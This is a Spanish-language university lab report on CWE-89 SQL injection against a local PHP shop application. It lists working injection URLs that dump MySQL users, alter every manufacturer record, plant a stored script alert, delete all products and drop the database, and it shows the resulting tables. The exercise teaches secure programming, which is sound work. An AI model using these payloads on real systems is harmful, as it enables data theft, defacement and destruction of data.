



Universidad Veracruzana

Licenciatura en Ingeniería de Software

Facultad de Estadística e Informática

CWE-89: Improper Neutralization of Special Elements used

in an SQL Command ('SQL Injection')

Programación Segura (12800)

Guillermo Humberto Vera Amaro

Daniel Mongeote Tlachy

Xalapa, Ver; martes 09 de marzo del 2024

Instrucción. Elaborar una aplicación de PHP que permita ejemplificar la vulnerabilidad de Neutralización inadecuada de elementos especiales utilizados en un comando SQL en un servidor Web.

Coloca las siguientes capturas de pantalla, cada una con una descripción textual arriba de la captura:

- Coloca la captura de pantalla de tu consola de MySQL donde ejecutes el siguiente comando y se muestre la base de datos tienda. SHOW DATABASES;

```
MySQL 8.3 Command Line Client
Enter password: *****
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 8.3.0 MySQL Community Server - GPL

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| tienda |
+-----+
5 rows in set (0.00 sec)
```


- Coloca la captura de pantalla de la página productos.php y el código del payload necesario para **listar a todos los usuarios del servidor.**

http://localhost:3000/productos.php?id=-1 union select 1, user, 3, 4 from mysql.user--



- Coloca la captura de pantalla de la página productos.php y el código del payload necesario para **concatenar al nombre del fabricante un código malicioso** igual a 'código malicioso' en todos los registros de la tabla fabricante.

http://localhost:3000/productos.php?id=-1 union select 1, concat(nombre,' código malicioso'), 3, 4 from fabricante--



Tienda de productos de informática Universidad Veracruzana

[Inicio](#) / [Detalles](#)


Productos del fabricante

La consulta devolvió 9 registros.

id	nombre	precio	id_fabricante
1	Asus código malicioso	3	4
1	Lenovo código malicioso	3	4
1	Hewlett-Packard código malicioso	3	4
1	Samsung código malicioso	3	4
1	Seagate código malicioso	3	4
1	Crucial código malicioso	3	4
1	Gigabyte código malicioso	3	4
1	Huawei código malicioso	3	4
1	Xiaomi código malicioso	3	4

- Coloca la captura de pantalla de la página productos.php y el código del payload necesario para insertar un nuevo registro en la tabla fabricante con un código malicioso igual que envíe una alerta con el texto 'Hackeado'.

http://localhost:3000/productos.php?id=-1;%20INSERT%20INTO%20fabricante(nombre)%20VALUES%20(%27%3Cscript%3Ealert(\%27Hackeado\%27)%3C/script%3E%27)--



Tienda de productos de informática Universidad Veracruzana


Inicio

Listado de todos los fabricantes.

Id	Nombre
1	Asus
2	Lenovo
3	Hewlett-Packard
4	Samsung
5	Seagate
6	Crucial
7	Gigabyte
8	Huawei
9	Xiaomi
10	
11	
12	
13	scriptalert('Hackeado')script
14	scriptalert('Hackeado')script
15	scriptalert('Hackeado')script
16	scriptalert('Hackeado')script
17	scriptalert('Hackeado')script
18	scriptalert('Hackeado')script


- Coloca la captura de pantalla de la página productos.php y el código del payload necesario para insertar un nuevo registro en la tabla fabricante con un código malicioso igual muestre la imagen <https://shorturl.at/ow268> arriba de la tabla.

`http://localhost:3000/productos.php?id=-1; INSERT INTO fabricante(nombre) VALUES (%27%27)--`



- Coloca la captura de pantalla de la página productos.php y el código del payload necesario para eliminar todos los registros de la tabla producto.

http://localhost:3000/productos.php?id=-1; delete from producto—



- Coloca la captura de pantalla de la página productos.php y el código del payload necesario para eliminar la base de datos tienda.

http://localhost:3000/productos.php?id=-1; drop database tienda—



- Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub.

URL: <https://github.com/danieltlachy/CWE-89-Improper-Neutralization-of-Special-Elements-used-in-an-SQL-Command-SQL-Injection-.git>